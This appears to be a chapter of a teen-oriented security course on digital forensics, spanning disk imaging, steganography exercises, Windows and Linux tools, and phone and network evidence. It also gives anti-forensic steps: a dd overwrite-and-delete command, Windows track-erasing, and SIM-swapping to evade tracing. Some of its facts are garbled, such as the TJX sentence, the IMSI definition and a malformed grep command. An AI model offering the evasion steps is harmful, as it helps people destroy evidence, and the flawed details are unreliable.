Computer forensics investigators use various software tools for analyzing and recovering data on various forms of media. There are two basic reasons to conduct a forensic analysis: to reconstruct an attack after it occurred, and to examine a device that may have been used to carry out a crime.

The first step before proceeding with any type of data analyze is to make an exact image of the evidence and to only work with that image. The software tools mentioned earlier allow investigators to perform the following tasks and more:

- Search for text on media devices in file space, slack space, and unallocated space
- Find and recover data from files that have been deleted or hidden
- Find data in encrypted files
- Repair FAT (FAT16, FAT32, eFAT) partition tables and boot records

- Recover data from damaged NTFS partitions (often Linux can do this when Windows can't)
- Joined and split files
- Analyze and compare files
- Clone devices that hold data
- Make data images and backups
- Erase confidential file securely
- Edit files using a hex editor
- Crack certain encrypted folders and files
- Alter file attributes or remove restrictive permissions (read or write only)

Time for a Date

Getting in Time With Offset

Event time is usually crucial, so the **offset** between the time of the system from which evidence has been taken and atomic time should be recorded (don't forget the timezone!). Typically, this is done AFTER evidence has been secured since it involves starting the system.

Knowing when an event happened or didn't happen is a crucial fact that must be established for each piece of evidence. If a suspect admits that they "never sent a threatening email" to the victim, your job will be to locate that email and confirm when it was sent and by whom. Throughout this lesson we will convey this same message until we think you've had enough. Then, we will bring it up one more time, just to be sure you are sick of hearing it.

EXIF Data

Digital photos are encoded with **metadata** known as EXIF or Exchangeable File Image File Format. The original idea of using EXIF was to offer photographers precise data on each photo, such as shutter speed, color balance, and time and date of the photo. The amazing array of information includes even more additional data if the camera has a GPS activated, including location services.

Most of the cameras that input this tracking data are cell phones. Cell phone cameras include in the EXIF personal data about the users name and if the phones GPS is operating, the EXIF will provide the location where the photo was taken.

Granted, all this information can be spoofed however, few people know about this metadata in the first place. One picture posted in a social media sight can be enough to locate your suspect.

Imaging Tools

Just as with hard disks, any data storage media that could be evidence should be imaged and then stored, so your analysis work is only done on the image. You never want to work directly with the original evidence because doing so could alter the information on that media. Each of the forensic software collections mentioned above can create an exact image of most forms of media. If your forensic lab computer can read the media, those software tools can image it.

Use hashing techniques to ensure that the binary image is an exact bit-for-bit copy of the original. Take a hash of the original. Create the image, and then take a hash of the image. If the two hashes are the same, you have an identical copy. This should be performed by the same software we discussed earlier. It's no use to work on an image that isn't the exact same as the original evidence.

Give Them the Boot(ing)

Booting is the process by which a small program actually initializes the operating system installed on a computer or on the booting device. Part of this process involves looking into the boot sector to find out where the operating system is. USB drives can become a boot device as can a CD/DVD, ZIP drives, flash media cards, and network interface card (using PXE).

A "live" CD/DVD/USB/ or other media means the device can boot up the computer. As long as the computer BIOS allows for booting from other media, this bootable media can load all sorts of operating systems including virtual machines and dual booting.

The ability to boot from several types of media can allow a suspect to boot a computer with their own operating system and store all their evidence on that same device. This form of boot-up would not leave any trace of activity on the suspect's computer and would make your job all that much more difficult.

Deleted Data

A killer usually wants to get rid of the dead body and the weapon they used as quickly as possible after the crime. The killer wants to destroy any evidence that would link them to the murder. A computer crime suspect will want to do the exact same thing. Digital evidence can be removed easier and quicker if the suspect knows what they are doing. (Don't take this as an invitation to commit "the perfect crime." We guarantee there is no such thing. Honest. We would know.)

To delete traces of old files, Linux uses the command **dd**

```
dd if=/dev/zero of=/home/filename
synch
rm /home/filename
sych
```

To delete files and remove traces of those files in Windows:

1. Using Explorer, select the files or folders and hit the "delete" key.
2. Clear all files in Temp directory or use software like CCleaner.
3. Once the files are deleted, select the Recycle Bin.
4. Right click on the Recycle Bin and select "Empty Recycle Bin."
5. Create a new Restore Point under "Systems" and delete the older Restore Points.
6. Reboot.

CCleaner lets you select which log files you want to delete or edit on any machine you have admin access to. A suspect can even clear their browser history, erasing their own tracks once their job is complete. CCleaner will try to make a system restore point before it alters anything. Your two choices are to not allow a restore point or look for a file in the root directory labeled "cc_20110928_203957" or something like that. A suspect will remove and delete that file before leaving, even if that file is on a portable drive.

Formatting Media

Most media needs to be formatted before it can be used for a particular operating system. As a rule of thumb, formatting destroys all data that was previously on that media. If you come across a hard drive or other media that was recently formatted. It may contain evidence that the suspect wants to remove. With the software tools listed earlier, you have the capabilities to recover files and folder from that media.

There are programs out there that will format the media, write random information on the new formatted drive, reformat and continue this process as many times as you wish. Under these extreme conditions, recovering the original files and folders will be quite difficult. The key to recovering anything is to identify this event and media as quickly as possible.

Precautions While Collecting Evidence from a Data Storage Device

These are the rules for when you're on the opposite side: when it comes to collecting media for forensic examination. You will not need a hammer or a drill. In this situation, you will need to be careful and non-destructive.

- Hold the media only by outer edges and avoid scratches or dropping it.
- Use water-based markers for writing on evidence.
- Place digital evidence devices in a waterproof and labeled bag.
- Take special precautions with storage media that are cracked or damaged.
- Do not rinse media with water to remove surface dirt, possible drug contamination, grease, an/or oils.
- Do not use any type of cleaner based on organic or petroleum solvents near the evidence.
- Create an image of the data on the media and work with the image to prevent damage to the original data.

Exercise

8.7 While analyzing a suspect's 4 gig xd card you notice that the partition shows a 2.5 gig logical partition and nothing else. On the xd card you locate family pictures, routine documents and other mundane data. You do notice one encrypted file that is using 192 bit ASE block cipher inside a folder named "kids pix."

Why is the xd card only 2.5 gigs when it should be 4 gigs?

Does it concern you that there is an encrypted file located in a strange folder?

What do you know about AES and what does a 192 bit block cipher mean to you during your forensic investigation?

Can you crack this file?

Steganography: A look at security controversy

The topic of steganography gives you a chance to look at how differently security experts can think. It is a totally workable means to secretly transfer data; it's just never been found in the wild. Is anybody using this stuff?

Steganography: It's Real, It's Easy and It Works

When you're performing digital forensic investigations, it is not enough to simply recover photos, documents, videos, audio and VoIP packet data contained on the suspect media without also testing that evidence for potential hidden evidence such as steganography. While it may appear to be a benign picture, that picture may contain a plethora of hidden information.

Steganography, often referred to as **stego**, is the ability to hide information within transmissions without anyone being able to notice any change or modification to the original host without the use of special software tools. For example, a picture containing a hidden stego message looks identical to the casual viewer and gives no obvious indications that any modifications have been made to the original. While similar to encryption in that stego is used to hide objects and data, making it unnoticeable and unreadable, stego but should not be confused with cryptography. Steganography embeds the information in such things as documents or images while cryptography encrypts the information using a cypher or encryption key that is used to scramble and later unscramble the message.

In a recent case, stego was used, and detected by the FBI. Ten stego criminals were then released to Russia as part of a modern day spy swap. You can read more about that here : http://www.reuters.com/article/2010/07/08/us-russia-usa-spy-idUSTRE66618Y20100708

Steganography uses many different techniques from data insertion to algorithmic but to make the concept easier to understand let's just say that steganography inserts data into a host file in a manner that does not readily change the host file that can then be distributed to other persons who can then reconstruct the hidden message(s) contained in that host file. While graphics, bitmap images in particular are the most commonly used steganography hosts, the host can be audio files, videos, or documents as well.

There are more than 600 known stego creation and detection tools available on the Internet. But even with all the tools, a person who is trained to use a hex editor can readily detect steganography "infected" hosts if they have access to a library of clean original images, documents, videos and audio files with which to compare the suspect hosts against. Steganography detection is also aided with the usage of Steganography signature libraries similar to anti-virus definition detection as well as the comparison of steganography based hash values. Steganography hash values are available at sites such as http://www.hashkeeper.org or http://www.stegoarchive.com

A few examples of common steganography creation tools include **S-Toolsv4, JP Hide-and-Seek, JStegShell, ImageHide, ES Stego** and **Dounds Stegonagraphy**. Whereas **StegDetect** and **Stegbreak** are tools used to help detect steganography infected hosts. For more information about Steganography you can visit http://Stegano.net

Exercises

Steganography Retrieval Techniques

8.8 Obtain a copy of Dound's Steganography.

http://download.cnet.com/Dound-s-Steganography/3640-2092_4-8880146.html

8.9 Create and encode a message.

1. Locate a .bmp image, and save the image to the desktop.

2. Launch Dound's Steganography. To have 32-bit color settings, refer to the "how to use" file that comes with the program. The settings must be in place for the program to work properly.

3. Click the File tab, select Open, navigate to the saved .bmp image, and click Open. The image appears in the image field below the Message field.

4. Type the text message of your choice to be hidden in the Message field.

5. Click the Function tab, and select Encode Message, which will encode —hide—the data behind the photo. After the encoding is complete, the message Encoding Complete appears. Click Ok.

6. Click the File tab, and select Save As. Give the file a unique name, and select the location to save the file.

7. Close the program and then reopen it.

8. Click the File tab, and select Open. Navigate to the file with the hidden data, and select Open. The .bmp image will appear in the image field.

9. Click the Function tab, and select Decode Message. The hidden text will be decoded and displayed in the Message field.

8.10 Demonstrate how to hide data behind an image file.

1. Locate a .bmp image.

2. Use Dound's Steganography to open the image.

3. Enter data in the Dound's Steganography message box.

4. Encode the .bmp image you located in Step 1 with hidden data.

5. Save the file.

6. Email the file to another student.

8.11 Open image Emailed to you from other student(s), and decode their hidden text.

1. Were you able to hide your text message using Dound's Steganography and encode the image?

2. Was the other student able to open, decode, and view your hidden text?

3. Were you able to discover or decode their text message?

Or, for a completely alternate point of view, read on.

Steganography Pisses Me Off

A reviewer who is now paying us not to reveal his name had this to say (this is why we keep reminding you to think twice about what you post/email/text):

> I want to state my protest of having Steganography as a portion of Lesson 8. After reading countless papers, articles and crap on the subject, I think there are so many easier ways to hide data. In 2009, the U.S. Department of Justice funded an eight month investigation into locating terrorist messages in pornography. The investigation was funded to the University of Texas. At the end of eight months, it was reported with great satisfaction that over 130,000 pornographic images were analyzed for terrorist messages but none actually had any hidden text. The entire investigation relied on 18 postgraduate students to pore over every Internet porn site they could locate. The investigators were all male.
>
> What I understood from all this money was that we ended up with a bunch of horny-a** college students and no useful data. In case you were wondering, the Department of Homeland Security and the U.S. Air Force replicated the same type of study (independent of each other and totally unaware that the same study had already been performed) looking for hidden messages in dirty pictures. Each study found nothing except one message was found in a small batch. Those pictures were deemed to be a hoax by someone trying to see if hiding messages in dirty picture was a worthy prospect. I swear to God!
>
> Steganography is a bunch of horseshit unless you guys know something that I don't. The topic is used to fill up spaces in otherwise empty security books. I don't want to fall prey to the same stupid material. I've even interviewed one of the world's leading scientists on the topic and he didn't convince me.

Personally we are delighted with this kind of controversy. First, of course, it simply gets people thinking. And then come the questions: Were these all-male testing crews just capitalizing on the opportunity to look at porn all day? For pay? (Some of us want this job.) The fact that three different organizations did these "studies" sounds like it might support this notion. But even further, was porn even the right kind of pictures to test?

Exercise

8.12 What would be a better type of picture or media for sending stego messages? Where would be the ideal place to share it?
Make it so.

Windows Forensics

Windows can be its own worst enemy when it comes to maintaining data. The operating system is a resource hog, fills up a hard drive, and never seems to sit idle. How are you expected to examine an engine spark-plug in a car moving at a high rate of speed with no chance of the car slowing down? Oh, and Windows is constantly moving files around and modifying them, even the ones you are looking for.

We'll start this messy affair by covering the different types of volatile and non volatile information an investigator can collect from a Windows system. This section goes into

more details about grabbing and analyzing data in memory, the registry, events, and files.

Laptops Are Treasure Troves

Some forensic cases will involve a data breach. The latest historical data shows that laptop incidents caused the highest loss of corporate data than any other form. Hacking was far behind laptop theft with hacking breeches only accounting for 16% of all reported breeches. What does this mean to you?

Laptops are often issued to employees without much accountability or restrictions. This would be like handing out the keys to company cars and not caring who drove which car where. The results of such negligence is a whole bunch of company laptops being misplaced, forgotten, or taken without any oversight. Those same laptops are usually set up for remote access into the enterprise server. It could be your job to determine how a bad guy was able to access the organizations network. Missing laptops might be your answer.

Keep this in mind as well, when you lose YOUR laptop. What could people find out from your laptop? How happy would you be about it?

Volatile Information

Volatile information is information that is lost when a system is powered down or otherwise loses power. Volatile information exists in physical memory or RAM, and consists of information about processes, network connections, open files, clipboard contents etc. This information describes the state of the system at a particular point in time.

When performing a live analysis of a computer, one of the first things investigators should collect is the content of RAM. By collecting the contents of RAM first, investigators minimize the impact of their data collection activity on the contents of RAM.

These are some of the specific types of volatile information that investigators should collect:

- system time
- logged-on user (s)
- open files
- network connections
- process information
- process-to-port mapping
- process memory
- network status
- clipboard contents
- service/driver information
- command history
- mapped drives, shares

Tools for Collecting Volatile Information On Windows

To collect volatile information from a Windows system, you could use the following free software tools, which belong to the **Sysinternals** suite provided by Microsoft. You can download it for free from Microsoft's website: http://technet.microsoft.com/en-us/sysinternals/bb842062. After downloading it, you should install it on the root (C:\) of your forensic workstation hard disk. You'll use these commands (unsurprisingly) in the command line interface, like this:

```
psloggedon
```

This Sysinternals program enables you to see who is logged on the system locally as well as those users who are logged on remotely.

```
time /t command
```

Use this command to see the system actual time. Windows shows file times in UTC which is also GMT (Universal time). The file time is shown down to the 100th nanosecond in a hexadecimal 8 bit format. Windows system time is shown in 32 bit, displaying month, day, year, weekday, hour, minute, second, and millisecond.

```
net session
```

This command shows not only the names of the users accessing the system via a remote logon session but also the IP address and the types of clients from which they are accessing the system.

```
openfiles
```

This command lists users logged in to a system remotely; investigators should also see what files they have open, if any. This command is used to list or disconnect all files and folders that are open on a system.

```
psfile
```

This program also belongs to the Sysinternals suite discussed above. It's a command line program that shows a list of files on a system that are open remotely. It allows a user to close open files either by name or by file identifier.

```
net file
```

This command display the names of all open shared files on a system and the number of files locks, and closes individual shared files and removes file locks.

The Microsoft tech web site listed above for Sysinternals explains each tool within the suite and ways the tools can be modified with switches. Overall, this package is a powerful set of utilities for forensic specialists and network technicians.

One last spot you might want to look for deleted files is in the thumbs preview database for windows. Look for a file listed as thumbs.db_. This will show you all the thumbnail images of files viewed in explorer as thumbnails.

Non-volatile Information

Non-volatile information is kept on secondary storage devices and persists after a system is powered down. It's not perishable and can be collected after the volatile information is collected. The following are some of the specific types of non-volatile information that investigators should collect:

- hidden files
- slack space

- swap files
- index.dat files
- meta data
- hidden ADS (Alternate Data Streams)
- Windows Search index
- unallocated clusters
- unused partitions
- registry settings
- connected devices
- event logs

Ready? Roll Cameras, Action

Anytime an object (a file) is acted upon by another object (an intruder), there will be residual effects. The effects might not be easy to locate or detect, but those actions (of deleting or modifying) will cause some other results elsewhere. To reduce detectable actions, a professional hacker will use the tools that are already built into the system. They won't introduce new software, instead they will use the system tools in a manner that seems normal.

Windows Server 2008 Event Log editing and location

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog\Application]

```
%WinDir%\System32\Winevt\Logs
```

You can also use Windows Powershell to view all of the security logs in one command:

```
get-eventlog security
```

If you want to look at a specific security event, try

```
$events =  get-eventlog security -newest 20
```

Exercises

8.13 Even if you aren't using Windows Sever, locate the following logs in windows: Set up, Application, Forwarded Events, and Security. What "number" of events are in each log for your computer? What "type" are each event listed as?

8.14 While we are looking at event logs, let's create a "custom view" so you can see critical events from selected logs. Wow, look at that. Can you import a custom view? Which filters would you select for large events such as "Application" logs?

8.15 Grab a copy of Sysinternals from the web page listed. You will see that this program is a group of smaller programs, very powerful programs. Take a close look at the use of switches for some of the mini programs. Can any of those programs be used together (combined) to create a whole new program?

Linux Forensics

Linux is often used in computer forensics because it:

- Treats every device as file
- Does not need a separate write blocker (forensics requires a hardware write blocker to keep the integrity of the data intact)
- Is highly flexible to work across many operating systems and file types
- Can be booted from removable media
- Is often bundled as a forensic tool kit with multiple tools

Linux, as with Unix, does not have **alternative datastreams** that are connected to files. The datastreams associated with Linux are not destroyed if you are using most file wiping utilities. To wipe a file securely, the file should not be recoverable since it should be deleted from the media. A proper wiping means that the file could only be recovered at extreme expense or not at all.

A file removed using the command

```
/bin/rm
```

still remains on the media and can be recovered without much effort.

Linux Slack

Linux file systems do contain slack space, just as Windows does. The slack space is much smaller, roughly 4K per block. This means that a suspect can hide about 4 KB of data in a small file block. The same techniques we discussed in Windows slack space can be applied to Linux slack space. This space is undetectable by filesystem and disk usage tools. When data is removed or deleted, the slack space will remain with the contents of any hidden data.

Silly String

Text strings in Linux are fairly easy to search for and locate using the command

```
/dev/hdaX | grep 'text you want to look for'
```

Depending on the size of the media, this search can take quite a while because it will look for that text everywhere in that partition. You will not want to use a hex editor, since this will take even longer to perform. A hex editor can be useful to determine to contents of that media, though.

Grep

Grep is an immensely powerful Linux tool. It is used to find certain lines within a file. This allows you to quickly find files that contain certain things within a directory or file system. It also allows for searching on regular expressions. There are search patterns that allow you to specify criteria that the search must match. For example: finding all strings in the dictionary that start with "s" and finish with "t" to help with doing a crossword.

```
grep ^s.*t$ /usr/share/dict/words
```

More Command-line Tools

The "Live" forensic tools we discussed earlier are complete Linux forensic toolkits. Linux itself has a number of simple utilities for imaging and basic disk analysis, including the following:

Tool	Description
`dd`	The dd command can copy data from from any disk that Linux can mount and access. This command can make a bit-stream disk-to-disk file, disk-to-image file, block-to-block copy/block-to-file copy.
`sfdisk` and `fdisk`	Displays the disk structure.
`grep`	Searches files for instances of an expression or pattern.
`md5sum` and `sha1sum`	Creates and stores an MD5 or SHA-1 hash of a file or list of files (including devices).
`file`	Reads file header information to tell its type, regardless of name or extension.
`xxd`	A command-line hex dump tool
`ghex` and `khexedit`	Gnome and KDE (X windows interface) hex editors

Finding a Haystack in a Needle

Open Source forensic software includes powerful search tools that let you search for many combinations and permutations of factors for deep data searching. There is no need to buy expensive commercial tools, which is the wonderful part of using Open Source software. Linux provides you with plenty of scope to construct similar tools using standard utilities. The following text details the use of find, grep and strings, and then describes the use of the pipe to combine them.

Encryption, Decryption and File Formats

Many of the files that you will come across will not be immediately readable. Most programs have their own proprietary file formats, while others use standard formats – for example the standard picture formats - gif, jpg, png, etc. Linux provides an excellent utility to help you to determine what a given file is. Remember the **file** command from above?

Command Line Switch	Effect
`-k`	Don't stop at the first match, keep going
`-L`	Follow symbolic links
`-z`	Attempt to look inside compressed files

These switches let you try to read a file. There are a number of file conversion utilities available to you under Linux, and even more available on the Internet, as well as a number of file viewers for various formats. Sometimes it may require more than one step to get to a place where you can really work with the data – try to think laterally!

Occasionally, you will come across files which have been encrypted or password protected. The complication that this presents varies, from encryption that is easily broken to stuff that would even give the best decryption professionals a headache. It pays to examine the area surrounding the computer that you are dealing with. People aren't very good at remembering passwords; they may well be written down somewhere nearby. Common choices for passwords also involve: pets, relatives, dates (marriage, date of birth), telephone numbers, car registrations, and other simple combinations (123456, abcdef, qwerty etc.). People are also reluctant to use more than one or two passwords for everything, so if you can reverse engineer a password on one file or application, try it on the others. It is highly likely to be the same. Take a look at Lesson 11 Passwords for more information on cracking passwords.

Exercises

8.16 Boot up with Linux and create a file named "evil plans" on a USB drive or any other portable rewritable media.

8.17 Delete that file using whatever technique you wish.

8.18 Hand that media to your lab partner and tell them you lost a file. Ask them to recover the lost file but don't tell your partner the name of the file you "lost."

8.19 Try this recovery process with other types of media and operating systems, changing out with your lab partner.

8.20 How many times does it take to format a drive or removable media to ensure that all previous data or a single file is erased?

8.21 If a partition is removed and reallocated, is the previous data lost forever or can it be recovered? What tools would you use to attempt such a task?

8.22 Hide a secret file in the slack space of another file. Delete the main file. Can the hidden data be recovered and how would you do it if it is possible at all?

8.23 If the encryption method is too strong to be broken, it may be necessary to perform a dictionary attack (also called a brute force attack). Find out what a dictionary attack is.

8.24 Find out what Truecrypt is and how it works. Learn about hidden containers. Do you think you would be able to access such an archive? How? (One answer: http://xkcd.com/538/)

Feed Your Head: Real Case Studies

Here are some examples to show digital forensics at work.

Who	What
Morgan Stanley	In a Florida court case, Morgan Stanley (MS) repeatedly failed to turn over data related to a fraud suit against them. 1423 backup tapes were concealed by MS that contained emails detailing the fraud. A fired MS technician revealed to the court that those tapes existed and many other tapes were deliberately mislabeled. Forensic examination confirmed this intentional fraud. The judge fined MS $1.6 billion dollars for acting with "malice or evil" intent.
David Kernell	In September 2008, the defendant hacked into Sarah Palin's Yahoo email account. Before the FBI arrived to investigate this crime, Kernell uninstalled his web browser and fragmented his hard drive. The government was able to provide sufficient forensic and testimonial evidence of his crime to convict him on a number of counts.
TJX A.K.A. Albert Gonzalez	One of the longest convictions ever handed down for a computer crime was given to TJX. Gonzalez was convicted of stealing 90 million credit card and debit card numbers. The defendant ran a gang of cyber-thieves over several years and bought a yacht for himself using the stolen money. Teams of digital forensic examiners were called in to crack the case and provide evidence. TJX was issued a 20 year prison sentence and ordered to pay $25,000.

Mobile Forensics

Using mobile communications as a tool in your planning and/or execution of the hack can provide you with a completely new set of options. Cell phones use several forms of signaling, one is the radio that links your phone to the closest antenna receiver, the next is the Bluetooth link that works for short-range connections, the GPS signal locator can be used for other functions, and lastly the phone has digital connection capabilities. We want to focus on the digital portion of a cellphone.

Inside a cell phone is a Subscriber Identification Module (SIM) card that identifies your phone to you and your service provider. This SIM card is also the same card that stores some of your phone numbers and other text data. This card has an onboard microprocessor.

SIM cards contain a special set of numbers known as International Mobile Subscriber Identity (IMSI). The IMSI is the phone number for that device and can be thought of as a Machine Access Code (MAC) address for a cellular phone. The first set of numbers of a MDN are assigned to the manufacture. SIM card editors like the ones available at Dekart http://www.dekart.com/products/card_management/sim_manager/ will assist you in viewing this number set.

If you were going to conduct special business on a cell phone that might be traced, it is quite possible to have several SIM cards on hand. Changing out the cards after each call makes it nearly impossible to trace a cellular call. International SIM cards with preloaded calling credits are available in Europe, Korea, Japan, and other countries that do not have a cellular monopoly as in the United States.

One point to consider is that cellular devices are tracked from cellular tower to tower, even if the device is just on. This is part of the normal communication hand-off to ensure the cellular caller can make a connection quickly, at any time. In the near future, towers will track and maintain logs of each cellular device that pass through their zones while communicating. This may sound contradictory to the paragraph above, however, the SIM card contains the hand-set identifier. Changing out SIM chips is almost like changing out cellular devices.

Short Message Service (SMS) are stored by each cellular phone carrier for several days or none at all. This shows how quickly evidence can disappear and timely response is critical. The messages are saved on the user's phone, usually on the SIM card or on the external memory card.

So how do you feel about the track-ability of YOUR phone?

Connect the Blue Wire to the Red Square

Another aspect of cellular digital communications is the ability to use Voice Over Internet Protocol (VOIP). This communication tool uses VOIP software to create data voice communications between you and another VOIP user, bypassing cell phone usage charges. Wonderful, right? How could this possibly help you?

Well, since VOIP is digital and a piece of software, we can encrypt the packets if you are using the Android OS. The Advanced Encryption Standard (AED) is a block cipher and can provide many levels of security. You will want to use the lowest encryption level, since VOIP is already going to be slow over a data phone.

Some Disassembly Required

Before you attempt to recover any data from a cellphone, turn off the cellular signal, as in put the phone in “Airplane” mode. Cellular providers can disable or delete all data from a device if that device is reported as lost or stolen. Don't be that one person who forgets to disable the signal to the mother ship.

Older devices used proprietary cabled for charging and transferring data. These cables changed from device to device and never seemed to be interchangeable to anything. These days, most devices connect using a mini USB cable on one end and a standard USB on the other. Apple products are the exception to this standard for “security” reasons.

As secure as this sounds, the Apple to computer interface cable ends as a USB connection at one end. If that doesn't seems to work well enough, you can purchase the Ipad Camera adapter kit. The kit includes a straight USB link to the pad plus another adapter that connects a SD card directly to the Pad. So this gives you the option of plugging a SD card or a USB drive directly into the Pad. Cool, huh?

Cellular devices can store data in any one of three local areas. These areas are: The phone's built-in memory, the SIM card, and the external memory card. The good stuff (real evidence) is often located on the phone's internal memory and on the SIM card. SMS enabled devices often include software for “predictive text.” Predictive text files can include portions or entire text messages that may not be located elsewhere.

So Many Devices, So Little Time

Way back when, phones just called out and received voice transmissions. These things were connected to a wall, a deck, or payphone booth. These days phones are no longer just phones, they are portable networked computers. Cellular communications comes in all different sizes and models. An iPad isn't a phone but it can communicate in many of the same ways a cellphone can. A tablet, Android OS, Pocket PCs, all have many of the same features as a phone but cannot be called a phone at all. "Dude, let me borrow your tablet so I can call my friend," is something you're not going to hear just yet, but you will. Then you'll have to worry they're going to find your love letters, or your porn, or put love letters or porn on your phone.

Products that run on the Android OS are fairly straightforward to exam due to Google's open operating system. Android is based on the Linux kernel, which was covered earlier. Google provides its Android source code and a developer's tool kit free of charge. Other device OSs include Black Berry, Windows, Windows CE, Nokia, Symbian, and Linux.

Each OS will need to store files in some order and there are not too many different ways to name "SMS" or "Video" files. A little snooping around on each different device using the software listed below should give you the evidence you are looking for (which is, by the way, why you shouldn't fee invulnerable, or even "protected," on your device).

Besides the fact that cellular devices have Bluetooth, data transmission, and WiFI communication capabilities, many are GPS enabled as well. All of these signals store information on the phone, the SIM card or on the external memory card. Forensic software allows an examination of each type of history, including the GPS. If the suspect enabled their GPS, all the waypoints and location history can be recovered to provide even more evidence. http://www.gpsvisualizer.com/ allows you to upload GPS data and will create maps to show you where that where that data leads.

Don't forget about the suspect's vehicle GPS as well as the on-board computer. Any vehicle built over the past decade (since 1985 in the U.S.) has a diagnostic computer that tracks speed, fuel consumption, ignition sequence, plus more information that may help you solve the case. Expect shoes to start keeping track of your location. You might even be able to make phone calls with them too.

iDevices: There are some folks have dedicated time and effort into open source projects such as IPBackup Analyzer. The purpose of this program is to look at data that is backed up on an iPhone and make it readable. You can find this open source software at http://ipbackupanalyzer.com/. One of the unique issues with Apple mobile products is the requirement for a back-up passcode. The passcode can be bypassed using software tools, which will allow for examination of text messages, phone contacts, pictures, video, emails and all evidence you might need to examine.

iPhone Forensics Example

Check out this article on an iPhone forensic investigation: http://www.nxtbook.com/nxtbooks/evidencetechnology/20120910/#/30

Warning -This article deals with a sensitive topic that you may find offensive.

Phone Software Tools

Most of the major phone forensic software builders have found a niche market that allows them to charge a premium for their tools. There are a few open source and free products out there you might want to look into. Like anything else, each tool has pro's and con's but, you will need to have a working knowledge of several tools to be successful.

Oxygen: This software and hardware manufacture offers several types of cellular forensic products. This software is free for limited time use, roughly six months. If you can't get the data you want out of a device in six months, you might want to try the "Hammer" method. You can download the free version of Oxygen Forensic Suite 2012 at http://www.oxygen-forensic.com/en/freeware/. This software is capable of reading iPhone back ups, even if the data is protected by iTunes passwords. Nice.

Bit Pim: An open source project, Bit Pim has been used for a number of years. This free software has one tiny drawback, the lack of support for newer smart phones. To be honest, Bit Pim doesn't work on quite a few newer smart phones. Luckily for you, the authors will try and create a package for you if you ask them nicely. Actually, you have to follow their rules listed in the Web site under "FYI", if you want any response from them. Failure to adhere to their request process will result in nothing. You will get nothing from them, period. Read their documentation at http://www.bitpim.org/.

Sleuth Kit: We talked at Sleuth Kit earlier in this lesson. Another open source program with tons of features, including cellular forensics, Sleuth Kit gives you the same capabilities as many commercial products. You can find more than enough information about the product including an entire Wiki at www.sleuthkit.org.

https://viaforensics.com/products/tools/ offers several free links to Android OS forensic tools. This site offers a book on Android Forensincs plus several scripts for gathering your own data. These folks are also the one who have a section dedicated to iPhone forensics at https://viaforensics.com/iphone-forensics/howto-iphone-forensics-free-andor-open-source-tools-91411.html. Remember, an apple a day, keeps the iTunes back-up away.

Now What?

If a digital device is evidence in a case, do not turn off the device if at all possible. Find a battery charger, get a charger, or build a charger if you have to but keep that device running if it is already turned on. This is critical if the phone is a pay-as-you-go since there isn't a signed contract with a mobile carrier. These phones are difficult to trace because they are disposable.

Of course you can't examine nor copy the SIM data without removing the battery. This is another reason to keep the cellular device powered by another way without relying on the battery. With our luck, the device battery will always be just about dead anyways. Bad guys never remember to charge of their devices.

The forensic examination should be done using direct cables from the device to your awesome lab computer. This means that all other communication means need to be shut off. Bluetooth, WiFi, GPS, and whatever else has to be turned off before an examination can begin. Failure to do so could render the evidence useless in a court of law.

Exercises

8.25 Grab a Mini USB cable and connect a cellular device to your computer. The device should ask you one question with three possible answers.

What are those three answers? Which one should you choose if you want to evaluate the data on your device?

Once you have a link between your computer and the target device, look to see what information you can obtain on your own. How far could you get without any special software? Could you read any data on the device itself or just what is on the external memory card?

Disconnect the link and download any cellular forensic software that you like onto your computer. Install the software. Turn your target device off, then on again. Now reestablish that cable connection you had from the first question. Okay, now you can run the new forensic software you downloaded. Can you access all of the SIM data or just parts of it?

Do not touch your PUK or Pin!! Most phones will lock-up if the PUK or Pin is guessed too many times. What is the PUK or Pin and why it is critical to you as an examiner?

8.26 Steal someone's cell, ha, ha, just kidding. Borrow someone's cellphone and connect it to your high-speed Cray Supercomputer. Can you access their SMSs, photos, contacts, caller log? What is the serial number of that phone; the one that is hard coded into the SIM, not the one on the inside of the case?

Network Forensics

Network forensics are used to find out where a computer is located and to prove whether a particular file was sent from a particular computer over a network. While network forensics can be very complicated, we will cover some of the basics that can be applied to everyday life, and how you can find things out – or be found out.

Firewall Logs

Who's connecting to you? The firewall is a utility that can control connections between two points in a network. There are many types of firewalls. Regardless of the firewall type and job of the firewall, it is the firewall logs, which give you the details. By using the logs you can find patterns of attacks and abuse to your firewall.

As with any log file, the integrity of those files are essential. Think of log files as a **smoking gun**. Each file is stamped with time/date and certain property rights. Firewall logs are considered "smart" logs because they are generated from a device that has perimeters and is not a simple hub or switch box. Each packet is not recorded but each request and connection is recorded. You are looking for connections between specific IP addresses or the transmission of files between two connections.

Packet Sniffers

Packets of data flow through the veins of every networked device. Since there are literally millions of packets moving between servers and other devices, looking at individual packets had always been thought to be impossible. With the increased power of computers and better software technology, we now have the capabilities to search through millions of transmitted packets to locate those that meet our requirements. We call this technique "packet sniffing."

Imagine that you are on a bus loaded with people. Everyone is talking but you want to hear just one conversation from two seats away. Your brain has the ability to tune out

other noise and focus on that one conversation. Packet sniffing does the same thing; it filters out all the other noise and concentrates on the packets you are interested in.

Packet sniffers come in all kinds of shapes and sizes but every type must be placed between the data flow transmissions. You can't hear a conversation if you are not with the people who are talking. Packet sniffers can be active (looking) or passive (listening) yet, either type will gather packets that match your requests. The trick for an intruder is how to gather, store, and transmit those packets in your network without getting caught.

Intrusion Detection Systems (IDS)

This tempting name is a generic term for anything that can detect, alert, or shut down abnormal network activities. Snort is a perfect example of a program that can look for abnormal behavior in network traffic. An example of odd behavior would be if you were on vacation and your email account became active. Your account started to send and receive all types of attachments and redirected emails, as though someone were using your email account. An IDS would pick up on this weird behavior and either act on its own to shut off the account or notify someone that some strange stuff is going on while you are away.

IDS were designed to be the watchdog of network traffic. Each type of IDS looks for protocols, signatures, ports and other locations where odd behavior might happen. Some systems deny all and only allow authenticated users through, while other IDS's bait and wait. The IDS's logs are full of wonderful details on odd behavior.

Router and Network Management Logs

As mentioned in the firewall logs, routers and network management logs are very detailed in their collection of typical activities. Occasionally something will pop up in the logs that will trigger a forensic expert's interest on a case. Besides being evidence to prove when certain events occurred, log files are difficult to tamper with. The software tools we have mentioned before have programs to automate log filtering. Using automation tools will save you both time and sanity in the long run.

Tools of the Network Trade

There are a variety of open source software tools that should be part of any network evidence collectors kit, starting with the tried and true **Wireshark**. Since network traffic is data packets, or chunks of information, Wireshark captures and analyzes packets. Instead of making you going line by line through each packet to identify headers, routing information, sender, and the contents of each packet, Wireshark does all the heavy lifting for you. Plus, Wireshark is a cross platform utility.

